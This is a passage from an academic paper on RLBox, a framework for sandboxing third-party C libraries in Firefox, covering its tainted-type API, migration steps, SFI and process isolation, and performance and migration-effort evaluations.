To deal with callback state exchange attacks (§3), RLBox raises a compile-time error when renderer pointers leak into the sandbox. For example, the JPEG decoder saves its instance pointer with libjpeg and retrieves it in the `fill_input_buffer()` callback, as shown on line 37 of Figure 1. RLBox requires the application developer to store such callback state in the application's thread local storage (TLS) instead of passing it to libjpeg. Thus, when `fill_input_buffer()` is invoked, it simply retrieves the decoder instance from the TLS, preventing any pointer leaks or callback state modifications.

Non-local control transfers. A final, but related concern is protecting control flow via `setjmp()`/`longjmp()`. These functions are used for exception handling (e.g., `my_error_exit()` in Figure 1). They work like a non-local **`goto`**, storing various registers and CPU state in a **`jmp_buf`** on `setjmp()` and restoring them on `longjmp()`.

Naively porting libjpeg and libpng would store **`jmp_buf`** in sandboxed memory. Unfortunately, this doesn't work—there is no easy way to validate a **`jmp_buf`** that is portable across different platforms. We thus instead place such sensitive state in the renderer's TLS and avoid validation altogether. With libjpeg this is straightforward since the **`jmp_buf`** is only used in the `my_error_exit()` callback. libpng, however, calls `longjmp()` itself. Since we can't expose `longjmp()` directly, when sandboxing libpng, we expose a `longjmp()` trampoline function that calls back to the renderer and invokes `longjmp()` on libpng's behalf, using the **`jmp_buf`** stored in the TLS.

5 Simplifying migration

RLBox simplifies migrating renderer code to use sandboxed libraries while enforcing appropriate security checks. RLBox does this by removing error-prone glue code (e.g., for data marshaling) and by reducing the security-sensitive code required for migration. The resulting reduction in developer effort is evaluated in detail in Section 7.3.

The RLBox framework helps automate porting by (1) allowing Firefox developers to *incrementally* port application code—the entire application compiles and runs with full functionality (passing all tests) between each step of porting—and (2) guiding the porting effort with compiler errors which highlight what the next step should be. We illustrate how RLBox minimizes engineering effort using this incremental, compiler-directed approach using our running example.

To start, we assume a standard Firefox build that uses a statically linked libjpeg.

Step 1 (creating the sandbox). We start using RLBox by creating a sandbox for libjpeg using the `None` sandboxing architecture. As the name suggests, this sandbox does not provide isolation; instead it redirects all function calls back to the statically linked, unsandboxed libjpeg. However, RLBox still fully enforces all of its type-level guarantees such as tainting untrusted data. Thus, we can start using RLBox while still passing functional tests.

Step 2 (splitting data and control flow). Next, we migrate each function call to libjpeg to use the `sandbox_invoke()` API. RLBox flags calls passing pointers to the sandbox as compile-time errors after this conversion, as the sandbox will be unable to access the (application) memory being pointed to. To resolve this, we also convert the allocations of objects being passed to libjpeg to instead use `sandbox_malloc()`. For example, in Section 3, we rewrote:

```
tainted<int> status = sandbox_invoke(mRLBox,
 ↪   jpeg_read_header, &mInfo, TRUE);
```

to, instead, allocate the `mInfo` object in the sandbox:

```
tainted<jpeg_decompress_struct*> p_mInfo =
  sandbox_malloc<jpeg_decompress_struct>(mRLBox);
tainted<int> status = sandbox_invoke(mRLBox,
 ↪   jpeg_read_header, p_mInfo, TRUE);
```

At this point, we need to re-factor the rest of this function and several other JPEG decoder functions—`mInfo` is a data member of the `nsJPEGDecoder` class. Doing this in whole is exhausting and error-prone. Instead, we remove the `mInfo` data member and add one extra line of code in each member function before `mInfo` is first used:

```
jpeg_decompress_struct&
 ↪   mInfo = *(p_mInfo.unsafeUnverified());
```

This *unsafe alias pattern* allows the remainder of the function body to run unmodified, i.e., the alias defined in this pattern can be used everywhere the original `mInfo` variable is needed, albeit unsafely, as `unsafeUnverified()` temporarily suppresses the need for validation functions.

We also need to deal with return values from `sandbox_invoke()` which are `tainted`, either by writing validation functions to remove the taint or deferring this till the next step and using `unsafeUnverified()` to satisfy the type checker. Again, the entire application should now compile and run as normal.

Step 3 (hardening the boundary). Our next goal is to gradually remove all instances of the unsafe alias pattern, moving Firefox to a point where all data from the sandbox shared memory and all `tainted` return values are handled safely.

We can do this incrementally, checking our work as we go by ensuring the application still compiles and runs without errors. To do this, we simply move each unsafe-alias pattern downwards in the function source; as it moves below a given statement, that statement is no longer able to use the alias and must be converted to use the actual tainted value. This may involve writing validation functions, registering callbacks, or nothing (e.g., for operations which are safe to perform on `tainted` values). We can compile and test the application after any or all such moves. At the end, shared data is allocated appropriately, and all `tainted` values should be validated—no instances of `unsafeUnverified()` should remain.

Step 4 (enabling enforcement). Our final task is to replace the `None` sandbox with one that enforces strong isolation. To start, we remove the statically-linked libjpeg and change the sandbox type from `None` to `None_DynLib`. In contrast to the `None` sandbox, the `None_DynLib` sandbox dynamically loads libjpeg. Any remaining calls to libjpeg made without the `sandbox_invoke()` will fail with a symbol resolution error at compile time. We resolve these and finish by changing the sandbox type to `Process`, `NaCl` sandbox types that enforce isolation. We discuss these isolation mechanisms in more detail in Section 6.2.

6 Implementation

Our implementation consists of two components: (1) a C++ library that exposes the APIs that developers use when sandboxing a third-party library, and (2) two isolation mechanisms that offer different scaling-performance trade-offs. We describe both of these below, and also describe a third approach in Section 9.

6.1 RLBox C++ API and type system

The RLBox API is implemented largely as a pure C++ library. This library consists of functions like `sandbox_invoke()` that are used to safely transfer control between the application and library. These functions return `tainted` values and can only be called with `tainted` values or primitives. The library's wrapped types (e.g., `tainted<T>`) are used to ensure dataflow safety (e.g., when using a value returned by `sandbox_invoke()`). Since the implementation of the

control flow functions is mostly standard, we focus on our implementation of tainted values.

The `tainted<T>` wrapper. We implement `tainted<T>` as a simple wrapper that preserves the memory layout of the unwrapped `T` value, i.e., `tainted<int>` is essentially `struct tainted<int> { int val; }`. The only distinction between tainted and untainted values is at the type-level. In particular, we define methods and operators on `tainted<T>` values that (1) ensure that tainted values cannot be used where untainted values are expected (e.g., branch conditions) without validation and (2) allow certain computations on tainted data by ensuring their results are themselves tainted.

In general, we cannot prevent developers from deliberately abusing unsafe C++ constructs (e.g., `reinterpret_cast`) to circumvent our wrappers. Our implementation, however, guards against common C++ design patterns that could inadvertently break our `tainted` abstraction. For example, we represent tainted pointers as `tainted<T*>` and not `tainted<T> *`. This ensures that developers cannot write code that inadvertently unwraps `tainted` pointers via pointer decay—since all C++ pointers can decay to `void*`. We also use template meta-programming and SFINAE to express more complex type-level policies. For example, we disallow calls to `verify()` on pointer types and ensure that callback functions have wrapped all parameters in `tainted`.

Operators on `tainted` data. For flexibility, we define several operators on `tainted` types. Operations which are always safe, such as the assignment (`operator=`) of a `tainted<int>`, simply forward the operation to the wrapped `int`. Other operators, however, require return types to be `tainted`. Still others require runtime checks. We give a few illustrative examples.

- *Wrapping returned values:* We allow arithmetic operators (e.g., `operator+`) on, say, `tainted<int>`s, or a `tainted<int>` and an untainted `int`, but wrap the return value.
- *Runtime checks:* We allow array indexing with both `int`s and `tainted<int>`s by defining a custom array indexing operator `operator[]`. This operator performs a runtime check to ensure the array indexing is within sandbox memory.
- *Pointer swizzling:* We also allow operations such as `operator=`, `operator*`, and `operator->` on tainted pointers, but ensure that the operators account for swizzling (in addition to the runtime bounds check) when performing these operations. As with the others, these operators return `tainted` values. In Appendix A of [35], we describe the subtle details of type-driven automatic pointer swizzling.

Wrapped structs. Our library can automatically wrap primitive types, pointer types, function pointers, and static array types. It cannot, however, wrap arbitrary user-defined structs without some added boilerplate definitions. This is because C++ (as of C++17) does not yet support reflection on struct field *names*. We thus built a ~100LOC Clang plugin that automatically generates a header file containing the required boilerplate for all struct types defined in the application source.

Other wrapped types. In addition to the `tainted` wrapper type, RLBox also relies on several other types for both safety and convenience. As an example of safety, our framework distinguishes registered callbacks from other function pointers, at the type level. In particular, `sandbox_callback` returns values of type `callback<...>`. This allows us to ensure that functions that expect callbacks as arguments can in fact only be called with callbacks that have been registered with `sandbox_callback`. As an example of convenience, RLBox provides RAII types such as `stack_arr<T>` and `heap_arr<T>` which minimize boilerplate. With these types, developers can for instance invoke a function with an inline string: `sandbox_invoke(sbox, png_error, stack_arr("..."))`.

6.2 Efficient isolation mechanisms

The RLBox API provides a plugin approach to support different, low-level sandboxing mechanisms. We describe two sandboxing mechanisms which allow portable and efficient solutions for isolating libraries in this section. In Section 9 we describe a third mechanism, based on WebAssembly, that we recently integrated in production Firefox.

The first mechanism uses software-based fault isolation (SFI) [60] extending Google's Native Client (NaCl) [49, 65], while the second uses OS processes with a combination of mutexes and spinlocks to achieve performance. These approaches and trade-offs are described in detail below.

SFI using NaCl. SFI uses inline dynamic checks to restrict the memory addressable by a library to a subset of the address space, in effect isolating a library from the rest of an application within a single process. SFI scales to many sandboxes, has predictable performance, and incurs low overhead for context switching (as isolation occurs within a single process). The low context-switch overhead (about 10× a normal function call) is critical for the performance of streaming libraries such as libjpeg, which tend to have frequent control transfers. We explore this in more detail later (§7).

To support library sandboxing with SFI, we extend the NaCl compiler toolchain [49, 65]. NaCl was originally designed for sandboxing mobile code in the browser, not library sandboxing. Hence, we made significant changes to the compiler, optimization passes, ELF loader, machine model and runtime; we give a thorough description of these changes in Appendix B of [35]. To ensure that our changes do not affect security, we always verify the code produced by our toolchain with the *unmodified* NaCl binary code verifier.

We use our modified NaCl compiler toolchain to compile libraries like libjpeg along with a custom runtime component. This runtime component provides symbol resolution and facilitates communication with the renderer.

Process sandboxing. Process sandboxing works by isolating

a library in a separate *sandbox process* whose access to the system call interface is restricted using seccomp-bpf [33]. We use shared memory between the two processes to pass function arguments and to allocate shared objects. Compared to SFI, process sandboxing is simpler and does not need custom compiler toolchains. When used carefully, it can even provide performance comparable to SFI (§7).

As with SFI, process sandboxing also includes a custom runtime that handles communication between the library and renderer. Unlike SFI, though, this communication is a control transfer that requires inter-process synchronization. Unfortunately, using a standard synchronization mechanism—notably, condition variables—is not practical: a simple cross-process function is over 300× slower than a normal function call.

Our process sandbox uses both spinlocks and condition variables, allowing users to switch between to address application needs. Spinlocks offer low control-transfer latency (20× a normal function call), at the cost of contention and thus scalability. Condition variables have higher latency (over 300× a normal function call), but minimize contention and are thus more scalable. In the next section we detail our Firefox integration and describe how we switch between these two process sandboxing modes.

6.3 Integrating RLBox with Firefox

To use the SFI or Process sandbox mechanisms efficiently in Firefox, we must make several policy decisions about when to create and destroy sandboxes, how many sandboxes to keep alive, and for the Process sandbox when to switch synchronization modes. We describe these below.

Creating and destroying sandboxes. We build Firefox with RLBox sandboxing web page decompression, image decoding, and audio and video playback. We apply a simple policy of creating a sandbox on demand—a fresh sandbox is required when decoding a resource with a unique `<renderer, library, content-origin, content-type>` as discussed in Section 2. We lazily destroy unused sandboxes once we exceed a fixed threshold. We determine this threshold experimentally. Most webpages have a large number of compressed media files as compared to the number of images (§7.1). Since we can only reasonably scale to 250 sandboxes (§7.5.3), we conservatively use a threshold 10 sandboxes for JPEG and PNG image decoding, and 50 sandboxes for webpage decompression. Browsers do not typically play multiple audio or video content simultaneously—we thus simply create a fresh sandbox for each audio and video file that must be decoded and destroy the sandbox immediately after.

Switching synchronization modes. For the Process sandbox, we switch between spinlocks and conditional variables according to two policies. First, we use spinlocks when the renderer performs a latency sensitive task, such as decoding an image using a series of synchronous libjpeg function calls and callbacks. But, when the renderer requests more input data, we switch to the condition variables; spinlocks would create needless CPU contention while waiting for this data (often from the network). Second, for large media decoding such as 4K images, we use condition variables: each function call to the sandbox process takes a large amount of time (relative to the context switch) to perform part of the decoding. Though we can use more complex policies (e.g., that take load into effect), we find these two simple policies to perform relatively well (§7).

Leveraging multiple cores. Since 95% of devices that run Firefox have more than 1 core, we can use multiple cores to optimize our sandbox performance.[7] In particular, our process sandbox implementation pins the sandboxed process on a separate CPU core from the renderer process to avoid unnecessary context switches between the renderer and sandboxed process. This is particularly important when using spinlocks since the sandbox process's spinlock takes CPU cycles even when "not in use"; pinning this process to a separate core ensures that the sandbox process does not degrade the renderer performance. In our evaluation (§7), we reserve one of the system's cores exclusively for the processes created by our sandboxing mechanism, when comparing against the stock and SFI builds (which use all cores for the renderer process' threads).

7 Evaluation

We present the following results:

- *Cross origin resources that could compromise the renderer are pervasive*, and could even be used to compromise websites like Gmail. We present measurements of their prevalence in the Alexa top 500 websites in section 7.1.
- *Library sandboxing overheads are modest*: section 7.2 breaks down the individual sources of sandboxing overhead, section 7.4, shows end-to-end page latencies and memory overheads for popular websites are modest with both isolation mechanisms(§6.2)–even on media heavy websites, section 7.5, shows that the CPU overhead of web page decompression and image decoding in the renderer process are modest, and that CPU and memory overheads scale well up to our current maximum of 250 concurrent sandboxes.
- *Migrating a library into RLBox typically takes a few days with modest effort*, as shown in Section 7.3.
- *RLBox is broadly useful for library sandboxing beyond Firefox*, as demonstrated in 7.6, where we discuss our experience apply RLBox to sandboxing native libraries in Apache and Node.js modules.

Machine Setup. All benchmarks run on an Intel i7-6700K (4 GHz) machine with 64 GB of RAM, and hyperthreading disabled, running 64-bit Ubuntu 18.04.1. Firefox builds run pinned on two isolated CPU cores (i.e., no other process is allowed to run on these CPUs), to reduce noise. As discussed in Section 6.3, with the process sandbox build, the renderer

[7] See https://data.firefox.com/dashboard/hardware, last visited May 15, 2019.




Figure 2: Cross-origin resource inclusion in the Alexa Top-500.

process is pinned to one core, while the sandbox process uses the other core.

7.1 Cross-origin content inclusion

To evaluate how often web sites include content (e.g., images, audio, and videos) cross-origin, we crawled the Alexa top 500 websites. Our crawler—a simple Firefox extension—logs all cross-origin resource requests made by the website for 10 seconds after page load (allowing some dynamic content to be loaded). Figure 2 shows our measurements, categorized by the resource MIME type.

We find that 93% of the sites load at least one cross-origin media resource (primarily images), with mean of 48 and median of 30, cross-origin media resources loaded. Many of the resource loads (median 35 and mean 17) are not just cross-origin but also *cross-site*. In the presence of media parsing library bugs, such loads would undermine Site Isolation protections.

The pervasive use of cross-origin resources inclusion indicates that sandboxing libraries at the `<renderer, library, content-origin, content-type>` granularity can significantly reduce the renderer attack surface. Although not all cross-origin content is necessarily untrusted, the origin is nevertheless an important trust boundary in practice—and many websites do consider cross-origin media untrusted. For instance, Google allows users to freely upload content to `sites.google.com`, but serves such media content from `googleusercontent.com`. Google even re-encodes images, another sign that such images are untrusted.

Unfortunately, they do not re-encode video or audio files. To test this, we created a page on `sites.google.com` in which we embedded both the VPX video proof of concept exploit of CVE-2015-4506 [10] and the OGG audio proof of concept exploit of CVE-2018-5148 [11]. In both cases the files were unmodified. For VPX, we modified Firefox and Chrome (with Site Isolation) to re-introduce the VPX bug and visited our malicious website: in both browsers the video successfully triggered the bug.

We found we could include such malicious content as part of an email to a Gmail address. Gmail re-encodes images, but does not re-encode the video and audio files. The Gmail preview feature even allows us to play the audio track—which surprisingly, we found was hosted on `mail.google.com`.

7.2 Baseline RLBox overhead

To understand the overhead of different parts of the RLBox framework in isolation we perform several micro-benchmarks.

Sandbox creation overhead. The overhead of sandbox creation is ≈1ms for SFI sandboxes and ≈2ms for process sandboxes. These overheads do not affect page latency for any realistic website, and can be hidden by pre-allocating sandboxes in a pool. For this reason, we don't include sandbox creation time in the remaining measurements.

Control transfer overhead. To understand the overhead of a control transfer, we measure the elapsed time for an empty function call with different isolation mechanisms. For reference, an empty function call without sandboxing takes about 0.02μs in our setup. With sandboxing, we measured this to be 0.22μs for SFI sandboxes, 0.47μs for Process sandboxes using spinlocks, and 7.4μs for Process sandboxes using conditional variables. SFI and Process sandboxes using spinlocks are an order of magnitude slower than a normal function call, but over 10× faster than Processes using condition variables, and are thus better suited for workloads with frequent control transfers.

Overhead of RLBox dynamic checks. The RLBox API introduces small overheads with its safety checks (e.g., pointer bounds checks, swizzling, and data validation functions). To measure these, we compare the overhead of rendering `.jpeg` and `.png` images on Firefox with sandboxed libraries with and without RLBox enabled. We find the difference to be negligible (< 1%). This is unsurprising: most of RLBox's checks are static and our dynamic checks are lightweight masks.

Overhead of SFI dynamic checks. Unlike process-based sandboxing, SFI incurs a baseline overhead (e.g., due to inserted dynamic checks, padding etc.) [65]. To understand the overhead of our NaCl SFI implementation, we implement a small `.jpeg` image decoding program and measure its slowdown when using a sandboxed libjpeg. We find the overhead to be roughly 22%.

7.3 Migrating Firefox to use RLBox

In this section, we evaluate the developer effort required to migrate Firefox to use sandboxed libraries. In particular, we report the manual effort required by RLBox developers and the manual effort saved by using the RLBox API. Figure 3 gives a breakdown of the effort. On average, we find that it takes a bit over two days to sandbox a library with RLBox and roughly 180 LOC (25% code increase); much of this effort is mechanical (following Section 5).

Figure 3 also shows the tasks that RLBox automates away. First, RLBox eliminates 607 lines of glue-code needed by both the Process and SFI sandboxes to marshal function parameters and return values for each cross-boundary function call; RLBox automatically generates this boilerplate through

	Task	JPEG Decoder	PNG Decoder	GZIP Decompress	Theora Decoder	VPX Decoder	OGG-Vorbis Decoder
Effort saved by RLBox automation	Generated marshaling code	133 LOC	278 LOC	38 LOC	39 LOC	60 LOC	59 LOC
	Automatic pointer swizzles for function calls	30	96	5	36	46	34
	Automatic nested pointer swizzles	17	5	6	8	9	5
	Automatic pointer bounds checks	64 checks	25 checks	8 checks	12 checks	15 checks	14 checks
	Number of validator sites found	28	51	10	5	2	4
Manual effort	Number of person-days porting to RLBox	–	–	1 day	3 days	3 days	2 days
	Application LOC before/after port	720 / 1058	847 / 1317	649 / 757	220 / 297	286 / 368	328 / 395
	Number of unique validators needed	11	14	3	3	2	2
	Average LOC of validators	3 LOC	4 LOC	2 LOC	3 LOC	2 LOC	2 LOC

Figure 3: Manual effort required to retrofit Firefox with fine grain isolation, including the effort saved by RLBox's automation. We do not report the number of days it took to port the JPEG and PNG decoders since we ported them in sync with building RLBox.




Figure 4: Impact of sandboxing on page load latencies and *peak* memory usage overheads. Firefox with SFI sandboxes incurs a 3% page latency and 25% memory overhead while Firefox with process isolation incurs a 13% page latency and a 18% memory overhead.

C++ templates and meta-programming. Second, RLBox automatically swizzles pointers. This is necessary for any sandbox functions or callbacks that accept pointers; it's also necessary when handling data-structures with nested pointers that are shared between the application and the sandbox. This is a particularly challenging task without RLBox, as manually identifying the 297 locations where the application interacts with such pointers would have been tedious and error-prone. Third, RLBox automatically performs bounds checks (§4.2); the number of required pointer bounds checks that were automatically performed by RLBox are again in the hundreds (138).

Finally, RLBox identifies the (100) sites where we must validate tainted data (§4.3). Though RLBox cannot automate the validators, we find that we only need 35 unique validators—all less than 4 lines of code. In practice, we found this to be the hardest part of migration since it requires understanding the domain-specific invariants.

7.4 RLBox overhead in Firefox

We report the end-to-end overheads of Firefox with library sandboxing by measuring page latencies of webpages, memory overheads in Firefox as well as audio video playback rates.

Experimental setup. We evaluate end-to-end performance with six sandboxed libraries: libjpeg-turbo 1.4.3, libpng 1.6.3, zlib 1.2.11, libvpx 1.6.1, libtheora 1.2, and libvorbis as used in Firefox 57.0.4. We report performance for two Firefox builds that use libraries sandboxed with SFI and Process mechanisms respectively. Both builds create fresh sandboxes for each `<renderer, library, origin, content-type>` combination as described in §2. We measure impact on page load times for both these builds.

7.4.1 End-to-end impact on real-world websites

Benchmark. We report the overhead of page load latency and memory overheads in Firefox with the six sandboxed libraries by measuring latencies of the 11 websites used to measure the overhead of Site Isolation [41]. These websites are a representative sample of both popular and slightly-less-popular websites, and many of them make heavy use of media resources. We measure page load latency using Firefox's Talos test harness [32]. We measure memory overheads with `cgmemtime` [46]—in particular, the peak resident memory and cache usage during a run of Firefox. We run the test 10 times and report the median values of page latency and memory overheads.

Results. As shown in Figure 4, the page latency and CPU utilization overheads are modest. Our SFI build incurs a 3% overhead in page latency while the Process sandbox incurs an overhead of 13%. As a comparison point, the overhead of naively using process sandboxes (using only conditional variables without any CPU pinning) incurs an overhead of 167%.

We find the average peak renderer memory overhead to be 25% and 18% for the SFI and Process sandboxes, respectively. This overhead is modest and, more importantly, transient: we can destroy a sandbox after the media has been decoded during page load.

7.4.2 Sandboxing video and audio decoding

To understand the performance overhead of RLBox on video and audio decoding, we measure the performance of Firefox when decoding media from two video formats (Theora and VPX) and one audio format (OGG-Vorbis).

Benchmark. Our benchmark measures decoding performance on the Sintel sequence in Xiph.org's media test suite[8]. As this sequence is saved as lossless video, we setup the benchmark by first converting this to ultra HD videos of 4K resolution in the Theora and VP9 formats; we similarly convert the lossless audio to a high resolution OGG-vorbis audio file with a sample rate of 96 kHz and a bit rate of 500 Kb/s using the suggested settings for these formats [57, 59]. Our benchmark then measures the frame-rate and bit-rate of the video and audio playback—by instrumenting the decoders with timers—when using the sandboxed libraries. We run the test 5 times and report the median values of frame-rate and bit-rate.

Results. We find that neither the SFI nor the Process sandboxing mechanism visibly degrades performance. In particular, our sandboxed Firefox are able to maintain the same frame-rate (24 fps for the VPX video and 60 fps for the Theora video) and bit-rate (478 bits per second) as stock Firefox for these media files.

7.5 Microbenchmarks of RLBox in Firefox

To understand the performance impact of RLBox on the different libraries, we perform several microbenchmarks that specifically measure the impact of sandboxing webpage decompression, image decoding and sandbox scaling in Firefox.

7.5.1 Sandboxing webpage decompression

Firefox uses zlib to decompress webpages. Since webpage decompression is done entirely before the page is rendered, we report the overhead of sandboxing zlib by measuring the slowdown in page load time.

Benchmark. We create a webpage whose HTML content (excluding media and scripts) is 1.8 MB, the size of an average web page[9], and measure the page load time with Talos. We use the median page load time from 1000 runs of this test.

Results. For both SFI and Process sandboxing mechanisms, the overhead of sandboxing zlib is under 1%. In other words, the overhead of sandboxing zlib is largely offset by other computations needed to render a page.

7.5.2 Sandboxing image decoding

To understand performance impact of sandboxing on image rendering, we measure per-image execution time for the `.jpeg` and `.png` decoders, with different forms of sandboxing, and compare our results to stock Firefox. Decoder execution time is a better metric for image rendering performance than page load time because Firefox decodes and renders images asynchronously; the usual test harness would notify us that a page has been loaded before images have actually been decoded and displayed in full—and this might be visible to the user.

Benchmarks. We use the open Image Compression benchmark suite[10] to measure sandboxed image decoding overheads. To capture the full range of possibilities for performance overhead, we measure overheads of images at 3 sizes (135p, 320p, and 1280p) and three compression levels (best, default, and none) for each image in the benchmark suite. We run this test 4000 times for each image and compare the median decoder code execution times.

Results. Since all images in the suite produce similar results, we give the results of one 8-bit image in Figure 5. We start with three high-level observations. First, both SFI and Process based sandboxes have reasonable overheads—23-32% and $< 41\%$ respectively for most JPEGs, 2-49% and $< 15\%$ respectively for PNGs. Second, Process sandbox sometimes has negative overheads. This is because the Process sandbox dedicates one of the two available cores exclusively for execution of sandboxed code (§6.3) including the sandboxed image rendering code, while the stock and SFI Firefox builds use all cores evenly. Third, for JPEGs at the best compression, the overhead relative to stock Firefox is high—roughly 80% for SFI and 140% for Process sandboxes. This is because decoding high compression images have low absolute decode times (~650μs), and thus have larger overheads as control transfer overheads between Firefox and the sandbox image libraries cost are not effectively amortized. However, in absolute terms, the differences are less than 1.5ms and have no impact on end-user experience.

7.5.3 Sandbox scaling characteristics

Web pages often contain tens of images of different types from multiple origins. Thus, the scaling properties of different isolation mechanisms are an important consideration.


Benchmark. We evaluate sandbox scaling by rendering pages with an increasing number of JPEG images from unique origins. Each image thus creates a new sandbox which incurs both CPU and memory costs. CPU costs are measured by measuring the total amount of time executing image decoding functions. We measure memory overhead as before, but don't destroy any sandbox; this allows us to estimate the worst case scenario where memory usage is *not* transient. As before (§7.5.2), we measure the decoder execution time for 4000 image loads at each scale, and report the median overhead.

Results. Figure 6 shows the CPU overhead of image rendering as we increase the number of sandboxes for both large (1280p) and small (135p) JPEG images using default compression. This experiment allows us to make several observations. We can run up to 250 concurrent SFI sandboxes

[8] Online: https://media.xiph.org/. Last visited November 15, 2019.

[9] See the HTTP Archive page weight report, https://httparchive.org/reports/page-weight. Last visited May 15, 2019.

[10] Online: https://imagecompression.info/test_images/. Last visited May 15, 2019.



(a) JPEG rendering overhead

(b) PNG rendering overhead

Figure 5: Per-image decoding overhead for images at 3 compression levels and 3 resolutions, normalized against stock Firefox.




Figure 6: Performance overhead of image decoding with increasing the number of sandboxes (each image is rendered in a fresh sandbox).

before we run into limitations like exhausting pre-allocated thread local storage or finding aligned free virtual memory. These limitations can be overcome with more engineering effort. We never came close to these limits browsing real websites, including those of Section 7.4.1. Both the SFI and the Process sandbox similarly scale well on both small and large images, with CPU overheads between 20% and 40% for most sandbox counts. The process sandbox, however, scales only because we use multiple synchronization modes described (§6).

Extra sandboxes add memory overhead for two reasons. First, each sandbox uses a private copy of code (e.g., libjpeg and libc for each libjpeg sandbox). Second, each sandbox has its own stack and heap. In this experiment, we observed that memory consumption increases linearly with the number of images (which corresponds to the number of sandboxes created). On average, an SFI sandbox consumes 1.6 MB, while Process sandboxing consumes 2.4 MB for each sandbox. Several optimizations to reduce memory consumption exist that we have not yet implemented. For example, the SFI sandbox currently loads a fresh copy of the code for each sandbox instance. We could optimize this by sharing code pages between sandboxes—and, indeed, we do this in production for our Wasm sandbox.

7.6 RLBox outside Firefox

RLBox is a general-purpose sandboxing framework that can be used in any C++ application. To demonstrate its utility beyond Firefox, we applied it in two different contexts: the Apache web server and Node.js runtime.

Apache allows developers to write C modules that extend its base functionality. These modules often depend on third-party libraries. For example, the mod_markdown [31] module uses the libmarkdown library to transform Markdown to HTML on the fly to support serving Markdown files.

To protect Apache from bugs in libmarkdown we modify mod_markdown to run libmarkdown in an RLBox SFI sandbox. The change required a single person-day, and added or modified roughly 300 lines of code. We measured the average and tail latency as well as throughput of the webserver using the autocannon 4.4.0 benchmarking tool [2] with default configurations (1 minute runtime, 10 parallel connections) serving a 16K markdown file. The unmodified webserver's average latency, tail latency and throughput were 10.5ms, 36ms and 940 requests/second, respectively; the sandboxed server's average latency, tail latency and throughput were 14ms, 40ms and 684 requests/second. Though the average latency and throughput overhead is modest, we observe that the tail latency—arguably the most important metric—is within 10% of baseline.

Node.js is a JavaScript runtime system written in C++, largely used for web applications. Like Apache, Node.js allows developers to expose new functionality implemented in native plugins to the JavaScript code. For example, the bcrypt [38] password hashing library relies on native code—indeed the JavaScript code largely wraps Provos' C bcrypt library. To protect the runtime from memory-safety bugs in the C library, we modify the C++ code in bcrypt to run the bcrypt C library in an RLBox SFI sandbox—a change that required roughly 2 person hours, adding or modifying 75 lines of code. We measured—using the benchmark.js library—the overhead in average hashing throughput (hashing a random 32-byte password) to be modest: 27%.

8 Related work

Isolation in the browser. Modern browsers since Chrome [3] rely on coarse grain *privilege separation* [39] to prevent browser compromises from impacting the local OS [40]. However, a compromised renderer process can still use any credentials the browser has for other sites, enabling extremely

powerful *universal cross-site scripting* (UXSS) attacks [14].

In response to UXSS attacks and recent Spectre attacks, Chrome introduced *Site Isolation* [41]. Site Isolation puts pages and iframes of different sites into separate processes. Unfortunately, as discussed in Section 1, this does not prevent UXSS attacks across related sites (e.g., `mail.google.com` and `pay.google.com`). Firefox's Project Fission [34] proposes to go further and isolate at the origin boundary, similar to previous research browsers [18, 44, 61], but this still does not protect the renderer when loading cross-origin resources such as images.

An unpublished prototype using SFI called MinSFI [48] was developed at Google in 2013 to protect the Chrome renderer from compromise of zlib library; however, it was missing several features necessary for compatibility and efficiency, including threading and callback support. Additionally, the project was primarily focused on improving the efficiency of SFI rather than the integration challenges tackled by RLBox including handling `tainted` data, migration of code bases, etc.

In some parts of the renderer, there is no substitute for strong memory safety to prevent attacks. Servo [1] is an ongoing project to rewrite much of the Firefox rendering stack in Rust. However, for the foreseeable future, Firefox and other browsers will continue to rely on libraries written in C/++. This makes sandboxing the most viable approach to containing vulnerabilities.

